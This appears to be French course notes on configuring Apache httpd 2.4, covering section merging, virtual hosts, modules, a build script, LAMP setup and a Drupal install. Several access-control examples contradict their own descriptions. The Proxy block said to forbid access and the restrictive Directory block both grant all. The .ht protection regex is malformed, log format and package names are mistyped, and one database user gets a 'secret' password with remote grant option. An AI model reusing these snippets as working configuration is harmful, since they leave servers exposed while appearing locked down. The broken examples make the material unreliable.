Si vous pensez que vous n'êtes pas concerné par ce problème parce que vous utilisez un système de fichiers sensible à la casse, gardez à l'esprit qu'il y a de nombreuses autres manières pour faire correspondre plusieurs localisations de l'arborescence du site web à la même localisation du système de fichiers. **C'est pourquoi vous devez autant que possible toujours utiliser les conteneurs de système de fichiers.** Il y a cependant une exception à cette règle. Placer des restrictions de configuration dans un conteneur `<Location "/">` est tout à fait sans risque car ce conteneur va s'appliquer à toutes les requêtes sans tenir compte de l'URL spécifique.

6.9. Imbrication des sections

Certains types de sections peuvent être imbriqués :

- d'une part, on peut utiliser les sections `<Files>` à l'intérieur des sections `<Directory>`,
- d'autre part, on peut utiliser les directives `<If>` à l'intérieur des sections `<Directory>`, `<Location>` et `<Files>`.

Les valeurs des expressions rationnelles correspondant aux sections nommées se comportent de manière identique.

Les sections imbriquées sont fusionnées après les sections non-imbriquées de même type.

6.10. Hôtes virtuels

Le conteneur `<virtualHost>` contient des directives qui s'appliquent à des hôtes spécifiques. Ceci s'avère utile pour servir des hôtes multiples à partir de la même machine, chacun d'entre eux possédant une configuration différente. Pour de plus amples informations, voir la Documentation sur les hôtes virtuels.

6.11. Mandataire

Les conteneurs `<Proxy>` et `<ProxyMatch>` appliquent les directives de configuration qu'ils contiennent uniquement aux sites qui correspondent à l'URL spécifiée et auxquels on a accédé via le serveur mandataire du module `mod_proxy`. Par exemple, la configuration suivante va interdire l'utilisation du serveur proxy pour accéder au site `www.example.com`.

```
<Proxy "http://www.example.com/*">
    Require all granted
</Proxy>
```

6.12. Quelles sont les directives autorisées ?

Pour déterminer quelles sont les directives autorisées pour tel type de section de configuration, vérifiez le Contexte de la directive. Tout ce qui est autorisé dans les sections `<Directory>` l'est aussi d'un point de vue syntaxique dans les sections `<DirectoryMatch>`, `<Files>`, `<FilesMatch>`, `<Location>`, `<LocationMatch>`, `<Proxy>`, et `<ProxyMatch>`. Il y a cependant quelques exceptions :

- La directive `AllowOverride` ne fonctionne que dans les sections `<Directory>`.
- Les Options `FollowSymLinks` et `SymLinksIfOwnerMatch` ne fonctionnent que dans les sections `<Directory>` ou les fichiers `.htaccess`.
- La directive `Options` ne peut pas être utilisée dans les sections `<Files>` et `<FilesMatch>`.

6.13. Comment les sections sont-elles combinées entre elles ?

Les sections de configuration sont appliquées dans un ordre très particulier. Il est important de savoir comment cet ordre est défini car il peut avoir des effets importants sur la manière dont les directives de configuration sont interprétées.

L'ordre dans lequel les sections sont combinées est :

1. Les sections `<Directory>` (à l'exception des expressions rationnelles) et les fichiers `.htaccess` sont appliqués simultanément (avec la possibilité pour `.htaccess`, s'il y est autorisé, de prévaloir sur `<Directory>`)
2. Les sections `<DirectoryMatch>` (et `<Directory "~">`)
3. Les sections `<Files>` et `<FilesMatch>` sont appliquées simultanément
4. Les sections `<Location>` et `<LocationMatch>` sont appliquées simultanément
5. Les directives `<If>`

Mises à part les sections `<Directory>`, chaque groupe est traité selon l'ordre dans lequel il apparaît dans les fichiers de configuration. Les sections `<Directory>` (groupe 1 ci-dessus) sont traitées dans l'ordre du répertoire le plus court vers le plus long. Par exemple, `<Directory "/var/web/dir">` sera traité avant `<Directory "/var/web/dir/subdir">`. Si plusieurs sections `<Directory>` s'appliquent au même répertoire, elles sont traitées selon l'ordre dans lequel elles apparaissent dans le fichier de configuration. Les sections de configuration incluses via la directive `Include` sont traitées comme si elles se trouvaient réellement dans le fichier qui les inclut à la position de la directive `Include`.

Les sections situées à l'intérieur de sections `<virtualHost>` sont appliquées après les sections correspondantes situées en dehors de la définition de l'hôte virtuel, ce qui permet à l'hôte virtuel de prévaloir sur la configuration du serveur principal.

Quand la requête est servie par le module `mod_proxy`, le conteneur `<Proxy>` prend la place du conteneur `<Directory>` dans l'ordre de traitement.

Les sections situées plus loin dans le fichier de configuration prévalent sur celles qui les précèdent ; cependant, chaque module est responsable de la définition de la forme que doit prendre cette prévalence. Une section de configuration ultérieure contenant des directives d'un certain module peut être à l'origine d'une fusion conceptuelle de certaines directives, de toutes les directives, ou un remplacement complet de la configuration du module par ses valeurs par défaut et les directives explicitement définies dans cette section ultérieure.

Pour un exemple plus concret, considérez ce qui suit. Sans tenir compte de toute restriction d'accès placée dans les sections, la section sera évaluée en dernier et permettra un accès au serveur sans aucune restriction. En d'autres termes, l'ordre de la combinaison des sections est important, soyez donc prudent !

```
<Location "/">
    Require all granted
</Location>

# Arrghs! Cette section <Directory> n'aura aucun effet
<Directory "/">
    <RequireAll>
        Require all granted
        Require not host badguy.example.com
    </RequireAll>
</Directory>
```

7. Serveurs virtuels par nom

Source : <https://httpd.apache.org/docs/2.4/fr/vhosts/name-based.html>

7.1. Serveurs virtuels par nom vs. par IP

Les serveurs virtuels par IP utilisent l'adresse IP de la connexion afin de déterminer quel serveur virtuel doit répondre. Par conséquent, vous devez disposer d'adresses IP différentes pour chaque serveur.

Avec un hébergement virtuel par nom, le serveur s'appuie sur les informations transmises par le client dans les en-têtes HTTP de ses requêtes. La technique présentée ici vous permet de disposer de serveurs virtuels différents partagés sur une même adresse IP.

L'hébergement virtuel par nom est habituellement plus simple, car il vous suffit de configurer votre serveur DNS pour que chaque domaine pointe sur l'adresse IP dont vous disposez, et de configurer votre serveur Apache HTTP afin qu'il reconnaisse ces domaines. Il réduit aussi la pénurie en adresses IP. Par conséquent, vous devriez utiliser l'hébergement virtuel par nom, sauf dans le cas où vous utiliseriez des équipements qui nécessitent un hébergement basé sur IP. Les raisons historiques de l'hébergement basé sur IP dans un but de support de certains clients ne s'appliquent plus à un serveur web d'usage général.

La sélection du serveur virtuel en fonction du nom s'opère en dehors de l'algorithme de sélection du serveur virtuel en fonction de l'adresse IP, ce qui signifie que les recherches du point de vue du nom du serveur ne s'effectuent que parmi le jeu de serveurs virtuels pour lesquels la correspondance avec la paire adresse IP/port est la plus exacte.

7.2. Comment le serveur sélectionne-t-il le serveur virtuel basé sur le nom approprié

Il est important de savoir que la première étape de la résolution de serveur virtuel basée sur le nom est une résolution basée sur IP. La résolution de serveur virtuel basée sur le nom ne fait que choisir le serveur virtuel basé sur le nom le plus approprié, en se limitant aux candidats qui conviennent le mieux du point de vue IP. La résolution basée sur IP est sans objet si l'on utilise un caractère générique (*) pour l'adresse IP dans toutes les directives `VirtualHost`.

A l'arrivée d'une requête, le serveur va rechercher l'argument de section `<VirtualHost>` présentant la meilleure (la plus exacte) correspondance avec la paire adresse IP/port utilisée dans la requête. Si plusieurs serveurs virtuels possèdent cette même paire adresse IP/port, Apache va ensuite comparer les valeurs des directives `ServerName` et `ServerAlias` avec le nom de serveur présent dans la requête.

Si vous ne définissez pas de directive `ServerName` pour un serveur virtuel à base de nom, le serveur utilisera par défaut le nom de domaine entièrement qualifié (FQDN) déduit du nom d'hôte système. Cette configuration sans nom de serveur explicite peut conduire à des erreurs de choix du serveur virtuel à utiliser et est déconseillée.

Le serveur virtuel à base de nom par défaut pour une paire adresse IP/port Si aucune directive `ServerName` ou `ServerAlias` ne correspond dans la liste de serveurs virtuels présentant la meilleure correspondance du point de vue adresse IP/port, c'est le premier serveur virtuel de cette liste qui sera utilisé.

7.3. Utilisation de serveurs virtuels par nom

- Modules Apparentés : Core
- Directives Apparentées
 - `DocumentRoot`
 - `ServerAlias`
 - `ServerName`
 -

La première étape consiste à créer une section `<VirtualHost>` pour chacun des serveurs à définir. Dans chaque section `<VirtualHost>`, **vous devez définir au minimum** une directive `ServerName` pour désigner le serveur concerné et une directive `DocumentRoot` pour préciser l'emplacement sur le système de fichiers du contenu de ce serveur.

Le serveur principal disparaît

Par exemple, supposez que vous hébergez le domaine `www.example.com` et que vous souhaitez ajouter le serveur virtuel `other.example.com` qui pointe sur la même adresse IP. Il vous suffit d'ajouter la configuration suivante à `httpd.conf` :

```
<VirtualHost *:80>
    # Le premier serveur virtuel de la liste est aussi le
    # serveur par défaut pour *:80
    ServerName www.example.com
    ServerAlias example.com
    DocumentRoot "/www/domain"
</VirtualHost>

<VirtualHost *:80>
    ServerName other.example.com
    DocumentRoot "/www/otherdomain"
</VirtualHost>
```

Autrement, vous pouvez spécifier une adresse IP explicite à la place de * dans la directive `<VirtualHost>`. Par exemple, cette méthode est utile si vous souhaitez faire tourner quelques serveurs virtuels par nom sur une même adresse IP, et d'autres, soit par IP, soit basés sur un autre jeu de serveurs virtuels par nom sur une autre adresse IP.

Plusieurs serveurs sont accessibles par plus d'un nom. Il suffit de placer la directive `ServerAlias` dans une section `<VirtualHost>`. Par exemple, dans la première section `<VirtualHost>` ci-dessus, la directive `ServerAlias` indique aux utilisateurs les autres noms permis pour accéder au même site Web :

```
ServerAlias example.com *.example.com
```

ainsi, toutes les requêtes portant sur un domaine `example.com` seront servies par le serveur virtuel `www.example.com`. Les caractères joker * et ? peuvent être utilisés pour les correspondances. Bien entendu, vous ne pouvez pas inventer des noms et les placer dans une directive `ServerName` ou `ServerAlias`. Tout d'abord, votre serveur DNS doit être correctement configuré pour lier ces noms à une adresse IP associée avec votre serveur.

La recherche du serveur virtuel à base de nom qui correspond au plus près à la requête s'effectue parmi les `<virtualhost>` selon leur ordre d'apparition dans le fichier de configuration. Le premier serveur virtuel dont le `ServerName` ou le `ServerAlias` correspond est utilisé, sans priorité particulière en cas de présence de caractères génériques (que ce soit pour le `ServerName` ou le `ServerAlias`).

La liste complète des noms dans la section `VirtualHost` sont traités comme une directive `ServerAlias` sans caractères génériques.

Finalement, vous pouvez affiner la configuration des serveurs virtuels en plaçant d'autres directives à l'intérieur des sections `<virtualHost>`. La plupart des directives peuvent être placées dans ces sections en y changeant seulement la configuration du serveur virtuel associé. Pour déterminer si une directive particulière est permise, consultez le contexte de la directive. Le jeu de directives configurées dans le contexte du serveur principal (en dehors de toutes sections `<virtualHost>`) sera utilisé seulement s'il n'y a pas de configuration contraire par un serveur virtuel.

7.4. Exemples de configuration VirtualHost

Source : <https://httpd.apache.org/docs/2.4/fr/vhosts/examples.html> Source : <https://httpd.apache.org/docs/2.4/fr/vhosts/mass.html>

8. Modules de base

8.1. mod_unixd (unixd_module)

Sécurité de base (nécessaire) pour les plates-formes de la famille Unix.

https://httpd.apache.org/docs/2.4/fr/mod/mod_unixd.html

- 1.1 User
- 1.2 Group
- 1.3 ChrootDir
- 1.4 Susexec

8.2. mod_authz_core (authz_core_module)

https://httpd.apache.org/docs/2.4/fr/mod/mod_authz_host.html

- 2.1 Require
- 2.2 RequireAll
- 2.3 RequireAny
- 2.4 RequireNone

Ce module fournit des fonctionnalités d'autorisation basiques permettant d'accorder ou refuser l'accès à certaines zones du site web aux utilisateurs authentifiés. `mod_authz_core` donne la possibilité d'enregistrer divers fournisseurs d'autorisation. Il est en général utilisé avec un module fournisseur d'authentification comme `mod_authn_file`, et un module d'autorisation comme `mod_authz_user`. Il permet aussi l'application d'une logique élaborée au déroulement du processus d'autorisation.

8.3. Les directives Require

Le module `mod_authz_core` met à disposition des fournisseurs d'autorisation génériques utilisables avec la directive `Require`.

Require env

Le fournisseur `env` permet de contrôler l'accès au serveur en fonction de l'existence d'une variable d'environnement. Lorsque `Require env env-variable` est spécifié, la requête se voit autoriser l'accès si la variable d'environnement `env-variable` existe. Le serveur permet de définir facilement des variables d'environnement en fonction des caractéristiques de la requête du client via les directives fournies par le module `mod_setenvif`. Cette directive `Require env` permet donc de contrôler l'accès en fonction des valeurs des en-têtes de la requête HTTP tels que `User-Agent` (type de navigateur), `Referer`, entre autres.

```
SetEnvIf User-Agent ^KnockKnock/2\.0 let_me_in
<Directory "/docroot">
    Require env let_me_in
</Directory>
```

Avec cet exemple, les navigateurs dont la chaîne user-agent commence par `KnockKnock/2.0` se verront autoriser l'accès, alors que tous les autres seront rejettés.

Lorsque le serveur cherche un chemin via une sous-requête interne (par exemple la recherche d'un `DirectoryIndex`), ou lorsqu'il génère un listing du contenu d'un répertoire via le module `mod_autoindex`, la sous-requête n'hérite pas des variables d'environnement spécifiques à la requête. En outre, à cause des phases de l'API auxquelles `mod_setenvif` prend part, les directives `SetEnvIf` ne sont pas évaluées séparément dans la sous-requête.

Require all

Le fournisseur `all` reproduit la fonctionnalité précédemment fournie par les directives '`Allow from all`' et '`Deny from all`'. Il accepte un argument dont les deux valeurs possibles sont : '`granted`' ou '`denied`'. Les exemples suivants autorisent ou interdisent l'accès à toutes les requêtes.

```
Require all granted
```

```
Require all denied
```

Require method

Le fournisseur `method` permet d'utiliser la méthode HTTP dans le processus d'autorisation. Les méthodes GET et HEAD sont ici considérées comme équivalentes. La méthode TRACE n'est pas supportée par ce fournisseur ; utilisez à la place la directive `TraceEnable`.

Dans l'exemple suivant, seules les méthodes GET, HEAD, POST, et OPTIONS sont autorisées :

```
Require method GET POST OPTIONS
```

Dans l'exemple suivant, les méthodes GET, HEAD, POST, et OPTIONS sont autorisées sans authentification, alors que toutes les autres méthodes nécessitent un utilisateur valide :

```
<RequireAny>
    Require method GET POST OPTIONS
    Require valid-user
</RequireAny>
```

Require expr

Le fournisseur `expr` permet d'accorder l'autorisation d'accès de base en fonction d'expressions arbitraires.

```
Require expr "%{TIME_HOUR} -ge 9 && %{TIME_HOUR} -le 17"
```

```
<RequireAll>
    Require expr "!(%{QUERY_STRING} =~ /secret/)"
    Require expr "%{REQUEST_URI} in { '/example.cgi', '/other.cgi' }"
</RequireAll>
```

```
Require expr "!(%{QUERY_STRING} =~ /secret/) && %{REQUEST_URI} in { '/example.cgi', '/other.cgi' }"
```

La syntaxe de l'expression est décrite dans la documentation de `ap_expr`.

Normalement, l'expression est évaluée avant l'authentification. Cependant, si l'expression renvoie false et se réfère à la variable `%{REMOTE_USER}`, le processus d'authentification sera engagé et l'expression réévaluée.

8.4. Modules Authentification et autorisation

Source : <https://httpd.apache.org/docs/2.4/fr/howto/auth.html>

mod_authn_core (authn_core_module)

- 3.1 AuthName
- 3.2 AuthType
- 3.3 AuthnProviderAlias

mod_auth_basic (auth_basic_module)

- 4.1 AuthBasicProvider
- 4.2 AuthBasicAuthoritative
- 4.3 AuthBasicProvider
- 4.4 AuthBasicUseDigestAlgorithm

mod_authn_file (authn_file_module)

- 5.1 AuthUserFile

mod_authz_user (authz_user_module)

8.5. Modules de négociation du contenu

<https://httpd.apache.org/docs/2.4/fr/content-negotiation.html>

mod_mime (mime_module)

- 7.1 AddCharset
- 7.2 AddLanguage
- 7.3 AddEncoding
- 7.4 AddHandler
- 7.5 AddType
- 7.6 AddInputFilter
- 7.7 AddOutputFilter
- 7.8 DefaultLanguage
- 7.9 RemoveCharset
- 7.10 RemoveEncoding
- 7.11 RemoveHandler
- 7.12 RemoveInputFilter
- 7.13 RemoveOutputFilter
- 7.14 RemoveLanguage
- 7.15 RemoveType
- 7.16 TypesConfig

module mod_negotiation (negotiation_module)

- 8.1 ForceLanguagePriority
- 8.2 LanguagePriority

8.6. Module mod_log_config (log_config_module)

https://httpd.apache.org/docs/2.4/fr/mod/mod_log_config.html

https://httpd.apache.org/docs/2.4/fr/mod/mod_log_forensic.html

- 9.1 CustomLog
- 9.2 LogFormat
- 9.3 TransferLog

8.7. mod_dir (dir_module)

- 10.1 DirectoryIndex
- 10.2 DirectoryIndexRedirect
- 10.3 DirectorySlash
- 10.4 FallbackResource

8.8. mod_rewrite (rewrite_module)

- 11.1 RewriteBase
- 11.2 RewriteCond
- 11.3 RewriteEngine
- 11.4 RewriteMap
- 11.5 RewriteRule

https://httpd.apache.org/docs/2.4/fr/mod/mod_rewrite.html
<https://httpd.apache.org/docs/2.4/fr/rewrite/>
<https://httpd.apache.org/docs/2.4/fr/rewrite/remapping.html>
<https://httpd.apache.org/docs/2.4/fr/rewrite/flags.html>
<https://httpd.apache.org/docs/2.4/fr/rewrite/intro.html#regex>

8.9. mod_alias (alias_module)

https://httpd.apache.org/docs/2.4/fr/mod/mod_alias.html

- 12.1 Alias
- 12.2 AliasMatch
- 12.3 Redirect
- 12.4 RedirectMatch
- 12.5 RedirectPermanent
- 12.6 RedirectTemp
- 12.7 ScriptAlias
- 12.8 ScriptAliasMatc

9. Gestion des logs

Définition journaux, audit, logs, événements, debug, analytique, syslog

9.1. Discussion

- Surveillance et gestion
- Forensic
- Consommation en stockage et en bande passante

9.2. Formats

- Format
- Pertinence des informations

9.3. Horodatage

- NTP
- Localisation

9.4. Rotation

9.5. Centralisation

Syslog

Alertes

9.6 Analyses

- Google Analytics v. AwStats ?
- <http://www.awstats.org/> *

9.7. Surveillance

- Nagios

10. Cas pratiques

10.1. Automatisation de la compilation d'Apache 2.4

```
#!/bin/bash
srcd="/opt/src"
prodd="/opt/prod"
wdir=$(pwd)

compilation(){
echo "----> Création des répertoires $srcd $prodd"
[ -d "$srcd" ] || mkdir -p $srcd
[ -d "$prodd" ] || mkdir -p $prodd

echo "----> Mise à jour"
apt-get update && apt-get -y upgrade
clear

echo "----> Installation des prérequis"
apt-get -y install build-essential make gcc libpcre3-dev lynx curl unzip dnsutils tree
clear

echo "----> Création groupe et utilisateur apache24"
addgroup --system --gid 50000 apache24
adduser --quiet --gecos "" --home ${prodd}/apache/ --shell /bin/false --uid 50000 --gid 50000 --disabled-password --disabled-login apache24

echo "----> Installation Apache 2.4.18"
[ -f "${wdir}/httpd-2.4.18.tar.gz" ] || wget -O ${wdir}/httpd-2.4.18.tar.gz https://archive.apache.org/dist/httpd/httpd-2.4.18.tar.gz
[ -f "${wdir}/apr-util-1.5.4.tar.gz" ] || wget -O ${wdir}/apr-util-1.5.4.tar.gz https://archive.apache.org/dist/apr/apr-util-1.5.4.tar.gz
[ -f "${wdir}/apr-1.5.2.tar.gz" ] || wget -O ${wdir}/apr-1.5.2.tar.gz https://archive.apache.org/dist/apr/apr-1.5.2.tar.gz

cp ${wdir}/httpd-2.4.18.tar.gz ${srcd}/
cd ${srcd}
tar xvzf httpd-2.4.18.tar.gz && cd httpd-2.4.18/src/lib
cp ${wdir}/apr-util-1.5.4.tar.gz . && tar xvzf apr-util-1.5.4.tar.gz && mv apr-util-1.5.4 apr-util
cp ${wdir}/apr-1.5.2.tar.gz . && tar xvzf apr-1.5.2.tar.gz && mv apr-1.5.2 apr
cd ..
./configure --prefix=${prodd}/apache --enable-nonportable-atomics=yes --with-included-apr
make
make install
echo ""
}

service(){
echo "----> Création du service"
cat << EOF > /etc/systemd/system/apache24.service
[Unit]
Description=Apache Web Server
After=network.target

[Service]
ExecStart=${prodd}/apache/bin/httpd -DFOREGROUND
ExecReload=${prodd}/apache/bin/httpd -k graceful
ExecStop=${prodd}/apache/bin/httpd -k graceful-stop
PrivateTmp=true

[Install]
WantedBy=multi-user.target
EOF
systemctl enable apache24
echo ""
echo "----> PATH et environnement"
echo 'PATH=$PATH:'${prodd}'/apache/bin' >> /etc/bash.bashrc
echo 'export HOSTNAME=$(hostname)' >> ${prodd}/apache/bin/envvars
echo "ServerName $HOSTNAME" >> ${prodd}/apache/conf/httpd.conf
clear
}

activation(){
systemctl start apache24
sleep 10
echo "----> Installation Apache 2.4.18 terminée"
echo "----> Statut du service"
systemctl status apache24
echo "----> Test de connexion HTTP"
curl -i 127.0.0.1
echo "----> Fichier de configuration par défaut"
grep "^[^#|^$|^ *$]" ${prodd}/apache/conf/httpd.conf
}
```

```
}
```

compilation
service
activation

10.2. hébergement d'hôtes virtuels

Commande utiles :

- `apachectl testconfig`
- `apt-get update && apt-get -y install curl vim apache2 apache2-doc apache2-utils`
- Configuration à répéter pour plusieurs sites virtuels

Objectifs

- Configuration générale
- Hébergement de plusieurs hôtes virtuels `monsite01.xyz`, `monsite02.xyz`, etc.
- Fichiers HTML dans `/opt/monsite01/www`
- Fichiers de logs centralisés dans `/opt/prod/log/www/`

Configuration d'un seul site virtuel

Création des dossiers

```
# mkdir -p /opt/prod/log/www
# mkdir -p /opt/prod/monsite01/www
# mkdir -p /opt/prod/monsite02/www
...
```

Fichier index.html

```
<html>
<header></header>
<body><title>Page de test</title><h1>It Works !</h1></body>
</html>
```

```
chown -R user /opt/prod/monsite*
```

Configuration générale

En un seul fichier en gardant les `Include` par défaut :

```
# Configuration globale
ServerRoot "/etc/apache2"
Mutex file:${APACHE_LOCK_DIR} default
PidFile ${APACHE_PID_FILE}
Timeout 300
KeepAlive On
MaxKeepAliveRequests 300
KeepAliveTimeout 5
User ${APACHE_RUN_USER}
Group ${APACHE_RUN_GROUP}
HostnameLookups Off
ServerName $HOSTNAME

# Ports
Listen 80
<IfModule ssl_module>
    Listen 443
</IfModule>

# Include
IncludeOptional mods-enabled/*.load
IncludeOptional mods-enabled/*.conf
IncludeOptional conf-enabled/*.conf
IncludeOptional sites-enabled/*.conf

# Tout est interdit par défaut, protection .htaccess
```

```

<Directory />
    Options FollowSymLinks
    AllowOverride None
    Require all denied
</Directory>

AccessFileName .htaccess
<FilesMatch "\^.ht">
    Require all denied
</FilesMatch>

# Logs
ErrorLog /opt/prod/log/www/error.log
LogLevel warn
LogFormat "%v:%p %h %l %u %t \"%r\" %>s %0 \"%{Referer}i\" \"%{User-Agent}i\" vhost_combined"
LogFormat "%h %l %u %t \"%r\" %>s %0 \"%{Referer}i\" \"%{User-Agent}i\" combined"
LogFormat "%h %l %u %t \"%r\" %>s %0" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent

```

Hôtes virtuels

- Création d'un hôte virtuel `monsite01.xyz` dans `sites-available/000_monsite01.xyz.conf`

```

<VirtualHost *:80>
    ServerName monsite01.xyz
    ServerAlias *.monsite01.xyz
    ServerAdmin webmaster@monsite01.xyz
    DocumentRoot /opt/prod/monsite01/www
    ErrorLog /opt/prod/log/www/monsite01.xyz_error.log
    CustomLog /opt/prod/log/www/monsite01.xyz_access.log combined
    <Directory /opt/prod/monsite01/www>
        Require all granted
    </Directory>
</VirtualHost>

```

- Désactivation du site par défaut

```
# a2dissite 000-default
```

- Activation du site `000_monsite01.xyz`

```
# a2ensite 000_monsite01.xyz
```

- Ajout d'entrées DNS

```
# echo "127.0.0.1 monsite01.xyz www.monsite01.xyz" >> /etc/hosts
```

- test de la configuration

```
# apachectl configtest
```

- Redémarrage du service

```
systemctl reload apache2
```

- Connection HTTP

```
# curl -i monsite01.xyz
# curl -i www.monsite01.xyz
```

10.3. Automatisation des hôtes virtuels

- Création d'un fichier Macro `/etc/apache2/macro.conf`
- Include `macro.conf`
- Création des dossiers
- Création des fichiers `index.html`

5. Activation de la macro
6. Configuration DNS local
7. Activation du module `macro`
8. Redémarrage
9. Tests de connexion

```
#!/bin/bash

id="$id"
conf=/etc/apache2
echo "---> Initialisation des variables"

echo "---> Installation d'Apache2"
apt-get -y install curl apache2 apache2-doc apache2-utils

echo "---> Création du répertoire de logs"
mkdir -p /opt/prod/log/www

echo "---> Création automatique du fichier macro.conf"
cat << EOF > $conf/macro.conf
<Macro monsite $id>
<VirtualHost *:80>
    ServerName monsite$id.xyz
    ServerAlias *.monsite$id.xyz
    ServerAdmin webmaster@monsite$id.xyz
    DocumentRoot /opt/prod/monsite$id/www
    ErrorLog /opt/prod/log/www/monsite$id.xyz_error.log
    CustomLog /opt/prod/log/www/monsite$id.xyz_access.log combined
    <Directory /opt/prod/monsite$id/www>
        Require all granted
    </Directory>
</VirtualHost>
</Macro>
EOF

echo "---> Intégration dans /etc/apache2/apache2.conf et Entrée DNS local"
cp $conf/apache2.conf $conf/apache2.conf.$(date +%s)
echo "Include macro.conf" >> $conf/apache2.conf
for id in 01 02 03 04; do
    mkdir -p /opt/prod/monsite$id/www
    echo "<html><header></header><body><h1>It Works ! on $id</h1></body></html>" > /opt/prod/monsite$id/www/index.html
    echo "Use monsite $id" >> $conf/apache2.conf
    echo "127.0.0.1 monsite$id.xyz www.monsite$id.xyz" >> /etc/hosts
done

echo "---> Activation du module macro et redémarrage"
a2enmod macro
systemctl reload apache2

echo "---> tests de connexion sur chaque site"
for id in 01 02 03 04; do
    curl http://www.monsite$id.xyz
done
```

11. Configuration LAMP

11.1. Installation de MariaDB (MySQL)

```
# apt-get -y install mariadb-server mariadb-client
```

Un mot de passe root peut être encodé.

11.2. Installation Apache

```
# apt-get -y install apache2
```

- Veuillez noter le mode MPM "event"

```
apachectl -V | grep MPM
Server MPM:      event
```

11.3. Installation de PHP 5

```
# apt-get -y install php5
# systemctl reload apache2
```

Note : le paquet `libapache2-mod-php5` s'installe à cette occasion.

- Veuillez noter le nouveau mode MPM "prefork"

```
# apachectl -V | grep MPM
Server MPM:      prefork
```

Pour valider l'installation.

- Créer un fichier `/var/www/html/info.php` avec ce code

```
# echo "<?php phpinfo(); ?>" > /var/www/html/info.php
```

- On peut faire un test sur `http://127.0.0.1/info.php`
- Selon les besoins des applications, il pourra aussi être utile de changer des paramètres de délai ou des valeurs maximales (en terme d'usage des ressources) dans le fichier `/etc/php5/apache2/php.ini`.

11.4. Support PHP5 pour MariaDB

```
# apt-get -y install php5-mysqld
# systemctl reload apache2
```

- On peut aussi vérifier d'autres modules PHP5 :

```
# apt-cache search php5
```

11.5. Installation APC

APCu, Alternative PHP Cache est un accélérateur PHP comme XCache ou eAccelerator.

```
# apt-get install php5-apcu
# systemctl reload apache2
```

- On peut vérifier les modules installés sur `http://127.0.0.1/info.php`

11.6. Installation phpMyAdmin

phpMyAdmin est une interface web de gestion du serveur de bases de données.

```
# apt-get -y install phpmyadmin
```

et répondre aux questions

```
Faut-il configurer la base de données de phpmyadmin avec dbconfig-common ? Oui
Mot de passe de l'administrateur de la base de données : *****
Mot de passe de connexion MySQL pour phpmyadmin : à laisser vide (aléatoire)
```

- Faire un test sur `http://127.0.0.1/phpmyadmin`

11.7. En résumé

Cette installation peut se réaliser en une seule commande :

```
# apt-get -y install \
mariadb-server mariadb-client \
apache2 apache2-utils \
php5 \
php5-mysqld \
```

```
php5-apcu \
phpmyadmin
```

12. Installation Drupal HTTPS

Source : <http://www.davidam.com/docu/installingdrupal.html>

12.1. Installation de LAMP

```
# apt-get -y install \
mariadb-server mariadb-client \
apache2 apache2-utils \
php5 \
php5-mysqlnd \
php5-apcu \
phpmyadmin
```

12.2. Drupal 7

2.1 Drupal 7 Installation par les sources

```
cd /var/www
wget https://ftp.drupal.org/files/projects/drupal-7.41.tar.gz
wget http://ftp.drupal.org/files/translations/7.x/drupal/drupal-7.41.fr.po
tar -xvzf drupal-7.41.tar.gz
mv drupal-7.41.fr.po drupal-7.41/profiles/standard/translations/
chown -R www-data.www-data drupal-7.41
chmod g+w -R drupal-7.41
mv drupal-7.41 monsite01
```

- Voici ce que propose les dépôts

```
# apt-cache policy drupal7
drupal7:
  Installé : (aucun)
  Candidat : 7.32-1+deb8u5
  Table de version :
    7.32-1+deb8u5 0
      500 http://debian.mirrors.ovh.net/debian/ jessie/main amd64 Packages
      500 http://security.debian.org/ jessie/updates/main amd64 Packages
```

- `apt-cache depends drupal7` nous apprend que MySQL est préféré à MariaDB.

2.2. Configuration Apache

- Créer un fichier d'hôte virtuel `/etc/apache2/sites-available/monsite01.conf`

```
<VirtualHost *:80>
  ServerAdmin webmaster@localhost
  ServerName monsite01

  DocumentRoot /var/www/monsite01

  <Directory /var/www/monsite01>
    RewriteEngine on
    RewriteBase /
    RewriteCond %{REQUEST_FILENAME} !-f
    RewriteCond %{REQUEST_FILENAME} !-d
    RewriteRule ^(.*)$ index.php?q=$1 [L,QSA]
  </Directory>

</VirtualHost>
```

- Ajout de l'hôte virtuel

```
# a2ensite monsite01
```

- Chargement du module `rewrite`

```
# a2enmod rewrite
```

- Redémarrage du service Apache

```
# systemctl reload apache2
```

2.3. Création de la base de données

```
# mysql_secure_installation
```

```
# mysql -u root -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 51
Server version: 10.0.22-MariaDB-0+deb8u1 (Debian)

Copyright (c) 2000, 2015, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> create database drupal7;
Query OK, 1 row affected (0.00 sec)

MariaDB [(none)]> create user 'drupal7'@'localhost' identified by 'secret';
Query OK, 0 rows affected (0.00 sec)

MariaDB [(none)]> grant all privileges on drupal7.* to 'drupal7'@'%' with grant option;
Query OK, 0 rows affected (0.00 sec)

MariaDB [(none)]> quit
Bye
```

2.4. Installation Web

- Avant tout, fixer les droits sur ce fichier :

```
# chmod 600 /var/www/monsite01/CHANGELOG.txt
```

- Accéder à l'interface web `http://monsite01/install.php` en quelques étapes d'installation

12.3. Utilitaire drush

Source : <https://www.drupal.org/node/477684>

Drush est utilitaire qui un shell à Drupal ! Il permet entre autres de mettre à jour le code, à installer des thèmes, des modules, à réaliser des backup, de créer des utilisateurs.

```
# apt-get install drush
```

Il suffit de se placer dans le dossier du site en console et commencer à utiliser l'outil :

```
# cd /var/www/monsite01
drush status
Drupal version          : 7.41
Site URI                : http://default
Database driver          : mysql
Database hostname        : localhost
Database username        : drupal7
Database name            : drupal7
Database                : Connected
Drupal bootstrap         : Successful
Drupal user              : Anonyme
Default theme            : bartik
Administration theme    : seven
PHP configuration        : /etc/php5/cli/php.ini
Drush version            : 5.10.0
```

```

Drush configuration      :
Drupal root            : /var/www/monsite01
Site path               : sites/default
File directory path    : sites/default/files
Temporary file directory path : /tmp

```

- Autre exemple de sauvegarde de la base de donnée

```
drush sql-dump > /tmp/var/test.sql
```

12.4. Activation de SSL

- Chargement du module SSL

```

# a2enmod ssl
# systemctl reload apache2

```

- Création d'un certificat et de la clé

```

# mkdir /etc/apache2/ssl
# openssl req \
-x509 \
-nodes \
-days 365 \-newkey rsa:2048 \
-keyout /etc/apache2/ssl/apache.key \
-out /etc/apache2/ssl/apache.crt

Generating a 2048 bit RSA private key
.....+++
.....+++
writing new private key to '/etc/apache2/ssl/apache.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
